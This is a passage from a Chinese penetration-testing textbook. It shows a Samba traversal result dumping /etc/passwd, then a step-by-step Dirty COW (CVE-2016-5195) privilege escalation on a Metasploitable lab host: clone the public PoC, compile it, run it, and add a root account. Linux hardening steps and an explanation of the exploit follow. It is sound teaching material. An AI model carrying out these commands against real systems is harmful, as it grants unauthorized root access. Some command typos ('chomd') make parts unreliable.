bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
```

图 3-25　查看“/etc/passwd”文件的内容

【任务总结】

本任务是在渗透测试环境中模拟张工和小李在某电信公司针对 Samba 应用服务器进行渗透测试的过程，首先进行了信息收集，根据经验，可能会存在采用默认配置导致目录遍历的漏洞。然后利用 Metasploit 框架进行渗透测试。

【任务思考】

1．目录遍历会造成什么影响？

2．在 Metasploit 框架中 db_nmap 命令和 Nmap 工具的区别是什么？

任务 3-4　利用脏牛漏洞提升权限

【任务描述】

在某电信公司的渗透测试过程中，张工告诉小李，要想成为渗透测试的高手，就要有精益求精的工匠精神，深入研究漏洞的形成原因、影响范围及利用方式等。于是，小李开始关注漏洞，学习到某些版本的 Linux 操作系统存在脏牛（Dirty COW）漏洞，于是就跟张工一起检查目标主机是否存在脏牛漏洞，如有则利用脏牛漏洞对其进行渗透测试。本任务包括三个子任务。

（1）检查目标主机是否存在脏牛漏洞。

（2）下载并编译 PoC（Proof of Concept，概念证明）文件。

（3）在终端模式下执行“dirty”文件实现提权。

【知识准备】

脏牛漏洞

1．脏牛漏洞

脏牛漏洞编号为 CVE-2016-5195，是一种本地提权漏洞。脏牛漏洞是由 COW（Copy On Write）机制的实现问题导致的。具体来说，该漏洞利用了 COW 机制中的一个竞态条件（Race Condition），攻击者利用这个竞态条件来获取对一个本来只读的文件的写权限，从而提升为本地管理员权限。黑客可以通过远程入侵获取低权限用户后，在服务器上利用该漏洞上实现本地提权，从而获取到服务器 root 权限。

COW 技术是一种内存管理技术，它在进程复制时，不会立即为进程分配物理内存，而是先为进程建立虚拟的内存空间，再将虚拟空间指向物理空间，便于读取文件；只有当需要执行文件写操作时，才会复制一份物理内存空间分配给它，然后进程在这个复制完的物理内存空间中进行修改，不会影响其他进程。换句话说，在 COW 机制中，当多个进程共享

电子工业出版社版权所有 盗版必究

一个只读文件时，内核会把该文件的内存映射到这些进程的虚拟地址空间中，这些进程都可以读取该文件的内容。当有进程要修改文件时，首先把这个原始文件的状态改为可写状态，然后内核会复制一份该原始文件，将原始文件再改回只读状态，最后进程修改这份副本，而原始文件仍然可以被其他进程共享，这就是 COW 机制的核心思想。但是在这个过程中，存在竞态条件。假如现在多个进程同时共享一个只读文件，那么内核可能会把这个文件复制多次，使得每个进程可以修改，但是在内核将原始只读文件的访问状态从可写改回只读之前，多个进程都可以访问和修改原始文件，导致了竞态条件的产生，如果有恶意进程在这段时间进行了修改，那么修改的就是原始文件，从而产生了漏洞。

漏洞影响 Linux kernel≥2.6.22 的所有 Linux 操作系统（从 2007 年发布的 2.6.22 版开始，到 2016 年 10 月 18 日为止，这中间发行的所有版本的 Linux 操作系统都受影响），涉及的版本如下。

（1）RHEL7 Linux x86_64。

（2）RHEL4（4.4.7-16）。

（3）Debian 7（wheel）。

（4）Ubuntu 14.04.1 LTS。

（5）Ubuntu 14.04.5 LTS。

（6）Ubuntu 16.04.1 LTS。

（7）Ubuntu 16.10。

（8）Linux Mint 17.2 等。

电子工业出版社版权所有 盗版必究

【任务实施】

1. 检查目标主机是否存在脏牛漏洞

在 Metasploitable 靶机上输入命令“uname -a”查看 Linux 内核信息，Linux 内核版本为 2.6.24，确定该版本存在脏牛漏洞，内核版本检查结果如图 3-26 所示。

```
msfadmin@metasploitable:~$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 G
NU/Linux
```

图 3-26 内核版本检查结果

温馨提示：

假设已经获得较低权限的用户 msfadmin，并能远程登录。

2. 下载并编译 PoC 文件

（1）下载 PoC 文件。由于 Metasploitable 靶机未安装 Git 系统，无法直接下载，我们先通过 Kali Linux 操作系统下载 PoC 文件，再传送到 Metasploitable 靶机中。在 Kali Linux 终端中输入命令“git clone https://github.com/FireFart/dirtycow.git”克隆“dirtycow”文件夹到

本地，如图 3-27 所示。

```
root@kali:~# git clone https://github.com/FireFart/dirtycow.git
正克隆到 'dirtycow'...
remote: Enumerating objects: 26, done.
remote: Counting objects: 100% (3/3), done.
remote: Compressing objects: 100% (3/3), done.
remote: Total 26 (delta 0), reused 1 (delta 0), pack-reused 23
接收对象中：100% (26/26), 8.23 KiB | 4.12 MiB/s, 完成.
处理 delta 中：100% (6/6), 完成.
```

图 3-27　克隆“dirtycow”文件夹

温馨提示：

1. PoC 文件通常是一段用于演示或测试某个软件漏洞真实性的代码，其目的是验证特定的漏洞是否存在。

2. Git 是一个开源的分布式版本控制系统，可以有效、高速地处理从很小到非常大的项目版本管理。

（2）查看下载的文件。在 Kali Linux 终端中输入命令“cd dirtycow”“ls”，显示“dirty.c”和“README.md”两个文件，如图 3-28 所示。

```
root@kali:~# cd dirtycow
root@kali:~/dirtycow# ls
dirty.c  README.md
```

图 3-28　查看克隆的文件

温馨提示：

可以通过阅读“dirty.c”文件学习脏牛漏洞形成原因及利用方式，提高读者的程序编写能力。

（3）将文件通过 scp 命令传送至 Metasploitable 靶机。在 Kali Linux 终端中输入命令“scp dirty.c msfadmin@192.168.26.12:/home/msfadmin”，如图 3-29 所示。

```
root@kali:~/dirtycow# scp dirty.c msfadmin@192.168.26.12:/home/msfadmin
msfadmin@192.168.26.12's password:
dirty.c
```

图 3-29　传送“dirty.c”文件至 Metasploitable 靶机

温馨提示：

在 Linux 操作系统中，除了可以用 scp 命令通过 SSH 传送文件，还可以用 rsync 命令传送，二者语法基本相同。

（4）编译可执行文件。在 Metasploitable 靶机终端模式下输入命令“gcc -pthread dirty.c -o dirty -lcrypt”对文件进行编译，生成可执行文件“dirty”，结果如图 3-30 所示。

```
msfadmin@metasploitable:~$ gcc -pthread dirty.c -o dirty -lcrypt
msfadmin@metasploitable:~$ ls
dirty  dirty.c  redis-6.0.8  redis-6.0.8.tar.gz  sshd  test  vulnerable
```

图 3-30　编译可执行文件“dirty”

电子工业出版社版权所有 盗版必究

3．在终端模式下执行“dirty”文件实现提权

（1）在 Metasploitable 靶机终端模式下输入命令“./dirty 123456”，执行文件会新建用户“firefart”，并设置密码为“123456”，如图 3-31 所示。

```
msfadmin@metasploitable:~$ ./dirty 123456
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password: 123456
Complete line:
firefart:fi8RL.Us0cfSs:0:0:pwned:/root:/bin/bash

mmap: b7fca000
madvise 0

ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password '123456'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password '123456'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
msfadmin@metasploitable:~$
```

图 3-31　执行“dirty”文件

由图 3-31 可知，可以通过用户名“firefart”和密码“123456”登录系统。

（2）在 Metasploitable 靶机上输入命令“su firefart”切换至 firefart 用户，其密码就是 123456，然后输入命令“id”查看用户 ID 信息，如图 3-32 所示。

```
msfadmin@metasploitable:~$ su firefart
Password:
firefart@metasploitable:/home/msfadmin# id
uid=0(firefart) gid=0(root) groups=0(root)
firefart@metasploitable:/home/msfadmin#
```

图 3-32　查看用户 ID 信息

电子工业出版社版权所有

【任务总结】

本任务是在渗透测试环境中模拟了张工和小李在某电信公司利用脏牛漏洞对 Linux 服务器进行渗透测试的过程，首先根据版本检查系统是否存在脏牛漏洞，然后下载 PoC 文件，并进行编译，最后执行编译的文件，提升权限。

【任务思考】

1．脏牛漏洞形成的原因和影响是什么？

2．脏牛漏洞影响哪些 Linux 操作系统版本？

任务 3-5　Linux 操作系统安全加固

【任务描述】

张工和小李对某电信公司的 Linux 服务器进行了渗透测试，发现多台服务器存在漏洞，

并将渗透测试结果及系统加固建议向某电信公司的领导进行了汇报。某电信公司领导高度重视，安排工程师对 Linux 系统进行了安全加固，在安全加固过程中张工和小李对工程师进行协助。

【知识准备】

1. Linux 操作系统安全加固要求

通常从账户口令、系统服务、文件系统、日志审核四个方面对 Linux 操作系统进行安全加固，其安全加固项如表 3-1 所示。

表 3-1　Linux 操作系统安全加固项

安全加固项	说明
账户口令	禁用不需要的系统账号
	检查系统账号和口令，禁止使用空口令账号
	检查系统账号和口令，检查是否存在 UID（用户 ID）为 0 的账号
	设置账号超时自动注销
	限制 root 远程登录
	系统密码策略应有必要的安全强度
系统服务	禁用或删除不必要的服务
	及时更新和修补操作系统及服务的软件版本
文件系统	检查系统 umask 设置
	检查关键文件的属性，把重要文件加上不可修改的属性
	检查关键文件的权限
日志审核	应该开启日志审核功能

2. AWK 工具的使用

AWK 工具的使用

AWK 是 Linux 操作系统中一个强大的文本分析工具，其取了三位创始人 Alfred Aho、Peter Weinberger 和 Brian Kernighan 的姓（Family Name）的首字母，它逐行读入文件，将一行分成数个字段（一段字符串）进行处理。

AWK 的命令格式如下。

awk [参数] [处理内容] [操作对象]

其中，参数-F 用来指定输入分割符，如-F “:”代表用“:”分隔，默认以空格符号分隔。

处理内容部分要用单引号引起来，其中的命令要用大括号{}括起来。其中常用的命令是 print（打印）。在处理部分可以加入正则表达式，若满足条件，则执行命令。

AWK 也是一种处理文本文件的语言，在其中预定义了一些变量。例如，$0 代表当前行（相当于匹配所有）；$1 代表分隔后的第一列（字段）等；数学运算符、逻辑关系符、比较操作符、内置函数、if 和 for 循环等。

电子工业出版社版权所有 侵权必究

【任务实施】

Linux 系统安全加固

1. 账户口令安全加固

登录 Linux 靶机，在登录界面输入用户名及口令登录靶机，然后分别在终端中进行如表 3-2 所示的操作。

表 3-2 Linux 操作系统账户口令安全加固

检查项	执行命令	加固措施
列出空密码账号	sudo awk -F ":" '($2=="'){print $1}' /etc/shadow	删除不必要账户并修改空口令或简单口令为复杂口令
列出 UID 为 0 的账号	sudo awk -F ":" '($3==0){print $1}' /etc/passwd	非必要仅保留 root 用户的 UID 为 0
检查账号超时自动注销	cat /etc/profile | grep TMOUT	如果输出为空，说明未设置。 sudo vi /etc/profile 在其中增加 export TMOUT=600
限制 root 用户远程登录	more /etc/securetty 的 console 参数	sudo vi /etc/securetty 在其中配置 console = /dev/tty01
检查系统密码策略	cat /etc/login.defs cat /etc/pam.d/system-auth	sudo vi /etc/login.defs 建议设置参数如下。 PASS_MAX_DAYS 180 最大口令使用日期 PASS_MIN_LEN 8 最小口令长度 PASS_WARN_AGE 30 口令过期前警告天数 sudo vi /etc/pam.d/system-auth password required /lib/security/pam_cracklib.so retry=3 type= minlen=8 difok=3 最小口令长度设置为 8

空口令等检查结果如图 3-33 所示。

```
msfadmin@metasploitable:~$ sudo awk -F ":" '($2==""){print $1}' /etc/shadow
[sudo] password for msfadmin:
msfadmin@metasploitable:~$ sudo awk -F ":" '($3==0){print $1}' /etc/passwd
root
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ cat /etc/profile |grep TMOUT
```

图 3-33 空口令等检查结果

温馨提示：

1. 弱口令检查可通过 Hydra 等暴力破解工具进行，参考任务 2-5 检查主机的弱口令。
2. 如果以 root 身份登录系统，执行命令时不需要加“sudo”。

2. 系统服务安全加固

系统服务安全加固首先要禁用或删除不必要的服务，然后要及时更新和修补操作系统

电子工业出版社版权所有 盗版必究

及服务的软件版本。Linux 操作系统服务安全加固如表 3-3 所示。

表 3-3　Linux 操作系统服务安全加固

检查项	Ubuntu 系列	RedHat 系列
检查及停止系统服务	service --status-all　　//检查 service service-name stop　//停止	systemctl list-unit-files　　//检查 systemctl stop name.service　//停止
更新系统服务版本	apt-get upgrade <软件包名称>	yum update <软件包名称>

温馨提示：

1. Linux 靶机是 Ubuntu 系列的 Linux 操作系统，但其并未安装服务相关的软件包。

2. 针对任务 3-1 中的 vsFTPd 后门漏洞的安全加固，一方面可以升级软件，另一方面可以采用“iptables”命令通过防火墙来对 6200 端口的流量进行拦截，从而实现系统的防护，命令为“iptables -A INPUT -m state –state NEW -m tcp -p tcp -dport 6200 -j　DROP”。

3. 针对任务 3-2 的“Samba MS-RPC Shell”命令注入漏洞升级软件版本即可。

4. 针对任务 3-3，删除“/etc/samba/smb.conf”文件中 global 标签下的 client min protocol = CORE、client max protocol = SMB3 两个参数项即可。

3．文件系统安全加固

执行如表 3-4 的操作进行 Linux 文件系统安全加固。

表 3-4　Linux 文件系统安全加固

检查项	执行命令	加固措施
检查系统 umask 设置	cat /etc/profile | grep umask	使用命令“sudo vi /etc/profile”修改配置文件，将 umask 022 修改为 umask　027，即新创建的文件属主读写执行权限，同组用户读和执行权限，其他用户无权限
检查关键文件的属性		把重要文件加上不可修改属性 sudo chattr +i /etc/passwd sudo chattr +i /etc/shadow sudo chattr +i /etc/gshadow sudo chattr +i /etc/group
检查关键文件的权限	ls –la /etc/shadow ls –la /etc/xinetd.conf ls –la /etc/grub.conf	chmod +400 /etc/shadow chomd +600 /etc/xinetd.conf chomd +600 /etc/grub.conf

温馨提示：

将重要文件加上不可修改属性时，可能会导致不能正常修改密码，增加、删除用户时，可以先用 chattr -i /etc/passwd 等命令去除不可修改属性，再执行相应的命令，执行完毕加上不可修改的属性。

电子工业出版社版权所有 盗版必究

4．日志审核

系统应该开启日志审核功能，以便事件追踪。Linux 操作系统日志审核功能检查与开启如表 3-5 所示。

表 3-5　Linux 操作系统日志审核功能检查与开启

检查项	Ubuntu 系列	RedHat 系列
检查方法	service syslog status	systemctl status rsyslog
开启方法	service syslog start	systemctl start rsyslog

【任务总结】

本任务是在渗透测试环境中模拟了某电信公司的工程师根据渗透测试结果对 Linux 操作系统进行的安全加固操作，主要从账户口令、系统服务、文件系统及日志审核四个方面进行安全加固。

【任务思考】

1．awk 命令中的-F 参数起什么作用？

2．umask 命令起什么作用？

电子工业出版社版权所有 盗版必究

3.3 项目拓展——脏牛漏洞利用思路解析

高水平的渗透测试人员不仅会利用渗透测试工具进行渗透测试，还能自己编写程序利用漏洞。下面我们结合源程序解析漏洞利用思路，源程序可参考任务 3-4 中的“dirty.c”文件。

程序的目的是添加用户 firefart 并将其 UID 设置为 0，即管理员用户。选择“/etc/passwd”文件作为目标文件，此文件是可读的，非 root 用户无法修改它。该文件包含用户信息，每个用户一条记录，每条记录都包含 7 个以冒号分隔的字段，其中第三个字段指定分配给用户的 UID。UID 是 Linux 操作系统中访问控制的主要基础。管理员 root 用户的 UID 字段为 0，任何 UID 为 0 的用户都会被系统视为 root 用户。普通用户的 UID 是 1000。

madvise 函数是 Linux 操作系统提供的一个操作系统调用（System Call）函数，用于控制系统内存管理，可以对指定的内存区域设置适当的使用策略，从而优化系统整体性能和内存利用率。在程序中，madvise 函数通过指定第三个参数为 MADV_DONOTNEED 告诉内核不再需要声明地址部分的内存，内核将释放该地址的资源，进程的页表会重新指向原始的物理内存。

mmap 是一种内存映射文件的方法，即将一个文件或其他对象映射到进程的地址空间，实现文件磁盘地址和进程虚拟地址空间中一段虚拟地址的一一对应关系。实现这样的映射关系后，进程就可以采用指针的方式读写这一段内存，而系统会自动回写脏页面到对应的文件磁盘中，即完成了对文件的操作而不必再调用 read、write 等函数。相反，内核空间对这段区域的修改也直接反映用户空间，从而可以实现不同进程间的文件共享。

mmap 函数的使用方法为

void mmap(void start, size_t length, int prot, int flags, int fd, off_t offset);

其中，start 指向欲对应的内存起始地址，通常设为 NULL，代表让系统自动选定地址，对应成功后该地址会返回。length 代表将文件中多大的部分对应到内存。prot 代表映射区域的保护方式，有下列组合：PROT_EXEC 映射区域可被执行；PROT_READ 映射区域可被读取；PROT_WRITE 映射区域可被写入；PROT_NONE 映射区域不能存取。flags 会影响映射区域的各种特性：MAP_FIXED 表示如果 start 所指向的地址无法成功建立映射时，则放弃映射，不对地址做修正，通常不鼓励用此旗标；MAP_SHARED 表示对映射区域的写入数据会复制回文件内，而且允许其他映射该文件的进程共享；MAP_PRIVATE 表示对映射区域的写入操作会产生一个映射文件的复制，即私人的“写入时复制”（COW）对此区域做的任何修改都不会写回原来的文件内容；MAP_ANONYMOUS 表示建立匿名映射，此时会忽略参数 fd，不涉及文件，而且映射区域无法和其他进程共享；MAP_DENYWRITE 表示只允许对映射区域的写入操作，对其他文件的直接写入操作将会被拒绝；MAP_LOCKED 表示将映射区域锁定，这表示该区域不会被置换（Swap）。在调用 mmap 函数时必须要指定 MAP_SHARED 或 MAP_PRIVATE。fdopen 函数返回的文件描述词，代表欲映射到内存的文件。offset 表示文件映射的偏移量，通常设置为 0，代表从文件最前方开始对应，offset 必须是分页大小的整数倍。

漏洞利用的基本思路是在竞争条件下，一个线程向只读的映射内存通过 write 系统调用函数写入数据，这时候发生写时复制，另外一个线程通过 Madvise 系统调用来丢弃映射内存的私有副本，这两个线程相互竞争从而向只读文件写入数据。

3.4 练习题

一、填空题

1．_____是在 2003 年开放源码方式发布的开发框架，它为渗透测试、Shellcode 编写和漏洞研究提供了一个可靠的平台。

2．目前 Metaspolit 框架最为流行的用户接口是_____，使用非常灵活。

3．在 Metaspolit 框架中，用来加载模块的命令是_____。

4．AWK 是 Linux 操作系统中_____工具，它逐行读入文件，将一行分成数个字段（一段字符串）进行处理。

5．在 Linux 和 UNIX 操作系统上实现 SMB 协议的一个免费软件是_____，其由服务器及客户端程序构成。

二、选择题

1．Metasploit 框架不可以（　　）。

A．发现漏洞　　B．验证漏洞

C．检测入侵行为　　D．识别安全性问题

2．在 Msfconsole 中，（　　）命令可以搜索具体的模块。

A．help　　B．run　　C．search　　D．use

3．在 Msfconsole 中，（　　）命令可以设置模块的参数。

A．set　　B．exploit　　C．search　　D．start

4．在 Msfconsole 中，（　　）命令可以设置攻击载荷的方式。

A．set payload　　B．config payload

C．show payloads　　D．config payloads

5．在 Msfconsole 中，（　　）命令能够将 Nmap 扫描结果直接存入数据库。

A．db_nmap　　B．db_import　　C．db_export　　D．db_print

6．在（　　）版本中，在登录页面输入用户名时输入类似于笑脸的符号“:)”，会导致服务器开启 6200 后门端口，不需要认证，可以直接执行系统命令。

A．vsFTPd 2.3.4　　B．ProFTPD3.4.9

C．Pure-FTPd3.2.1　　D．FileZilla6.3.1

7．在 Metasploit 框架中，（　　）是系统在被渗透攻击之后所执行的代码，可以自由地选择、传送和植入。

A．Shellcode　　B．Payload　　C．Exploit　　D．Module

8．（多选）Msfconsole 的主要用途包括（　　）。

A．利用辅助模块查找漏洞　　B．利用漏洞，启动渗透攻击目标系统

C．管理 Metaspolit 数据库　　D．管理会话

9．（多选）在 Msfconsole 中，（　　）命令可以启动渗透测试。

A．run　　B．exploit　　C．set　　D．search

10．（多选）脏牛漏洞涉及的版本包括（　　）。

A．RHEL7 Linux x86_64　　B．Debian 7（wheel）

C．Ubuntu 14.04.1 LTS　　D．Ubuntu 16.04.1 LTS

电子工业出版社版权所有 盗版必究